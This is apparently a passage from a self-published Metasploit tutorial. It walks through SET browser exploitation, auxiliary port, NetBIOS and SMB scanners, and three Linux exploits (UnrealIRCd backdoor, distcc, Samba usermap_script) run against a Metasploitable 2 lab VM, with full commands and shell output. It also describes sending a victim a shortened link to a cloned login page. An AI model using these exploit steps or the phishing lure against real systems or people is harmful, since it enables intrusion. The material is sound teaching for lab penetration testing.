In SET you have many modules. One of them is "Website Attack Vector" module. In this module you can do "Metasploit Browser Exploitation", "Java applet attack", "Man in the middle attack", "Tabnapping attack" and many more.

Another eg: Metasploit Browser Exploitation:

In this attack the main victim is the Browser. In this we can choose a web template for eg: gmail, facebook, yahoo the template looks like same as genuine page. Then we can choose many browser-based exploits.

You can choose infamous exploit "Browser Auto pwn". Next set payload for listening. Then SET creates an ip address. Convert that ip address using bitly shortener website. And send that url to the victim. Whenever they open your crafted url their system gets compromised. Even, they don't know that their system has been compromised.

Countermeasures:

- 1) Update your browser on a daily basis. Install security patches from your operating system vendor.
- 2) It is better to use Firefox or Chrome browser rather than using the Internet Explorer.
- 2) Install a personal firewall to monitor your web traffic.

Chapter Eleven

Auxiliary Modules

Auxiliary module are not exploits. When we hear about metasploit we always think about how to get a shell on a remote system. But in Pentesting we have to do many tasks like scanning the remote host, finding open ports, server configuration and mis-configuration .

In metasploit framework we have more than 560 auxiliary modules which include

- 1) Scanners
- 2) Fuzzers
- 3) HTTP
- 4) server
- 5) Dos

and many more. I will show you how to work with auxiliary modules. You can access auxiliary module using below navigation.

Usage: `cd /opt/metasploit/msf3/modules/auxiliary#`

```
root@bt: /opt/metasploit/msf3/modules/auxiliary# ls
admin    bnat    crawler  fuzzers  pdf     server  spoof   voip
analyze  client  dos      gather   scanner sniffer  sqli    vsploit
root@bt: /opt/metasploit/msf3/modules/auxiliary#
```

This is the main folder structure. All our auxiliary modules are arranged in good manner. We can use it accordingly.

```
msf > use auxiliary/
Display all 563 possibilities? (y or n)
use auxiliary/admin/2wire/xslt_password_reset
use auxiliary/admin/backupexec/dump
use auxiliary/admin/backupexec/registry
use auxiliary/admin/cisco/cisco_secure_acs_bypass
use auxiliary/admin/cisco/vpn_3000_ftp_bypass
use auxiliary/admin/db2/db2rcmd
use auxiliary/admin/edirectory/edirectory_dhost_cookie
use auxiliary/admin/edirectory/edirectory_edirutil
use auxiliary/admin/emc/alphastor_devicemanager_exec
use auxiliary/admin/emc/alphastor_librarymanager_exec
use auxiliary/admin/ftp/titanftp_xcrc_traversal
use auxiliary/admin/hp/hp_data_protector_cmd
use auxiliary/admin/http/contentkeeper_fileaccess
use auxiliary/admin/http/hp_web_jetadmin_exec
use auxiliary/admin/http/iis_auth_bypass
use auxiliary/admin/http/intersil_pass_reset
use auxiliary/admin/http/iomega_storcenterpro_sessionid
```

Usage: Use `auxiliary/` press tab twice you can see a list of auxiliary modules

Portscanners:

Port scanners are used to see which ports are open on the target system. Now I am using a tcp port scanner to open ports on my windows xp system.

Usage: use auxiliary/scanners/portscan/tcp

Type "show options" to view available options

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY   10              yes      The number of concurrent ports to check per host
  PORTS         1-10000        yes      Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS        Set Remote ip address  yes      The target address range or CIDR identifier
  THREADS       1              yes      The number of concurrent threads
  TIMEOUT       1000           yes      The socket connect timeout in milliseconds

msf auxiliary(tcp) <
```

Set remote ip address -----set RHOSTS 192.168.217.131

Change port numbers-----set PORTS 1-1000

```
msf auxiliary(tcp) > set PORTS 1-200
PORTS => 1-200
msf auxiliary(tcp) > set RHOST 192.168.217.131
RHOST => 192.168.217.131
```

Now type "run" to run the portscanner

```
msf auxiliary(tcp) > run

[*] 192.168.217.131:23 - TCP OPEN
[*] 192.168.217.131:135 - TCP OPEN
[*] 192.168.217.131:139 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(tcp) >
```

you can
see the
open port

Scanning for netbios:

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to probe in each set
  CHOST      no               no        The local client address
  RHOSTS     no               yes       The target address range or CIDR identifier
  RPORT      137              yes       The target port
  THREADS    1                yes       The number of concurrent threads
```

1. Set remote hosts-----set RHOSTS 192.168.217.131 and type "run" to run the module.

```
msf auxiliary(nbname) > set RHOSTS 192.168.217.131
RHOSTS => 192.168.217.131
msf auxiliary(nbname) > run
```

you can see the netbios informtion of my windows xp system.

```
[*] Sending NetBIOS requests to 192.168.217.131->192.168.217.131 (1 hosts)
[*] 192.168.217.131 [KALEEM-27A12BDC] OS:Windows Names:(KALEEM-27A12BDC, WORKGROUP,
BROWSE Addresses:(192.168.217.131) Mac:00:0c:29:73:67:81 Virtual Machine:VMWare
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Checking for smbversion:

Checking whether the smb service is running or not.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     no               yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass    no               no        The password for the specified username
  SMBUser    no               no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads
```

Setting rhost-----set RHOSTS 192.168.217.131

```
msf auxiliary(smb_version) > set RHOSTS 192.168.217.131
RHOSTS => 192.168.217.131
msf auxiliary(smb_version) > run
```

You can see the information ↑

```
[*] 192.168.217.131:445 is running Windows XP Service Pack 2 (language: English) (name:KARTEM-27A12BDC) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Checking the connected hosts :

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options
```

Module options (auxiliary/scanner/discovery/arp_sweep):

Name	Current Setting	Required	Description
-----	-----	-----	-----
INTERFACE		no	The name of the interface
RHOSTS		yes	The target address range or CIDR identifier
SHOST		no	Source IP Address
SMAC		no	Source MAC Address
THREADS	1	yes	The number of concurrent threads
TIMEOUT	5	yes	The number of seconds to wait for new data

set RHOSTS 192.168.217.131

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.217.131
RHOSTS => 192.168.217.131
msf auxiliary(arp_sweep) > run
```

Only one host is connected that is windows xp system ↑

```
[*] 192.168.217.131 appears to be up (VMware, Inc.).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

There are many scripts available to do make simple. You can try many other scripts according to your need.

Chapter Twelve

Linux exploitation

So far, you have seen windows exploitation. Now I will show you how to exploit linux operating system. In this chapter we will use metasploitable 2 which is intentionally vulnerable ubuntu linux based operating system. This operating system was developed by metasploit developers for security professionals to practise their tools on this operating system.

It has vulnerable web applications "mutillidae and DVWA (Damn vulnerable web application) they contain all the vulnerabilities of OWASP top 10 and many more. You can download metasploitable 2 from the below link.

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

After downloading from the above link you can install it in your VMware. After system boots up you can login in your metasploitable 2 using username **msfadmin** and password **msfadmin**.

First, we have to know the ip address. Just type 'ifconfig' to know the ip address. Then go to your backtrack machine, use nmap tool to scan open ports and services to know which services are running in the metasploitable 2 machine.

Scanning with nmap: We have to use nmap to scan open ports and services running.

Usage : nmap -sT -v 192.168.217.136(Metasploitable ip address).

```
msf > nmap -sT -v 192.168.217.136
[*] exec: nmap -sT -v 192.168.217.136

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-20 20:13 IST
Initiating ARP Ping Scan at 20:13
Scanning 192.168.217.136 [1 port]
Completed ARP Ping Scan at 20:13, 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:13
Completed Parallel DNS resolution of 1 host. at 20:13, 0.10s elapsed
Initiating Connect Scan at 20:13
Scanning 192.168.217.136 [1000 ports]
Discovered open port 25/tcp on 192.168.217.136
Discovered open port 111/tcp on 192.168.217.136
Discovered open port 3306/tcp on 192.168.217.136
Discovered open port 139/tcp on 192.168.217.136
Discovered open port 53/tcp on 192.168.217.136
Discovered open port 23/tcp on 192.168.217.136
Discovered open port 22/tcp on 192.168.217.136
Discovered open port 5900/tcp on 192.168.217.136
Discovered open port 445/tcp on 192.168.217.136
Discovered open port 80/tcp on 192.168.217.136
Discovered open port 21/tcp on 192.168.217.136
Discovered open port 1524/tcp on 192.168.217.136
Discovered open port 514/tcp on 192.168.217.136
```

You can see many services running. Now I will choose an exploit UnrealIRCd IRC daemon. This version has backdoor and it is running on 6667 port.

Now search for this exploit

Usage : search unrealircd

```
msf > search unrealircd

Matching Modules
=====


| Name                                       | Disclosure Date         | Rank      | Description                                   |
|--------------------------------------------|-------------------------|-----------|-----------------------------------------------|
| exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12 00:00:00 UTC | excellent | UnrealIRCd 3.2.8.1 Backdoor Command Execution |


```

You can see only one exploit is available and you can see that the rank is excellent.

Step 1: use exploit/unix/irc/unreal_ircd_3281_backdoor

Type 'show options' to view available options

Step 2: set RHOST 192.168.217.136(Metasploitable 2 ip address)

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.217.136 yes       The target address
  RPORT     6667             yes       The target port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.217.136
RHOST => 192.168.217.136
```

Step 3: Type 'exploit'

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.217.136:6667...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo CVEGAqpdsgEmiusp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "CVEGAqpdsgEmiusp\r\n"
[*] Matching...
[*] B is input...

[*] Command shell session 1 opened (192.168.217.133:4444 -> 192.168.217.136:37448) at 2012-12-20 20:30:44 +0530
```

```
whoami
root
```

You can see i exploited the system as root.

Exploit 2:

distcc_exec: This program makes it easy to scale large compiler jobs. You can know more about this exploit in the below link.

http://metasploit.com/modules/exploit/unix/misc/distcc_exec

Step 1: use exploit/unix/misc/distcc_exec

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.217.136 yes       The target address
  RPORT     3632             yes       The target port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

msf exploit(distcc_exec) > set RHOST 192.168.217.136
RHOST => 192.168.217.136
```

Step 2: Type 'exploit'

```
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8F9qav1o6y62R3I5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8F9qav1o6y62R3I5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.217.133:4444 -> 192.168.217.136:40527) at 2012-12-20 20:48:06 +0530

whoam
sh: line 5: whoam: command not found
whoami
daemon
```

↑ Command shell has opened

⇒ I exploited the system as daemon

Exploit 3:

usermap_script: This is a command execution vulnerability in samba version 3.0.20. You can read more about in below link.

http://www.metasploit.com/modules/exploit/multi/samba/usermap_script

Step 1: use exploit/multi/samba/usermap_script

```
msf > search usermap_script

Matching Modules
=====

  Name                                     Disclosure Date      Rank      Description
  ----                                     -
  exploit/multi/samba/usermap_script      2007-05-14 00:00:00 UTC excellent Samba "usermap script" Command Execution

msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap script):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.217.136 yes       The target address
  RPORT     139              yes       The target port
```

Step 2: set RHOST and Type 'exploit'

```
msf exploit(usermap_script) > set RHOST 192.168.217.136
RHOST => 192.168.217.136
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MNSoInFRZBs7H46H;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MNSoInFRZBs7H46H\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.217.133:4444 -> 192.168.217.136:50707) at 2008-04-10 21:00:42 +0530

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root

You can see i exploited as root and uname information has displayed.
```

Conclusion:

That's all I have on my mind for this document. I would warmly welcome your feedback (either positive or negative). I need your suggestions which would help me move further. Thanking you very much for reading this document. Practise all the commands so as to gain confidence & command over metasploit. Please do not violate any security rules and do not do any malicious activity with these techniques (I hope you really wouldn't). All techniques which I have mentioned here were executed on my laptop. If you have any queries, concerns please feel free to contact me (below given are my contact details). Finally, I would like to conclude with an excellent quote:

" There is no security in life, only opportunity".

- Mark Twain

About me: I, Kaleem Shaik, am working as an ASE (Assistant Systems Engineer) in TCS. My areas of interest are 'Ethical hacking', 'Penetration Testing' and anything & everything in relation with 'SECURITY'.

Contact Details:

Name : Kaleem Shaik

Email : kaleemshaik786@hotmail.com

Thanks & Regards

- Kaleem Shaik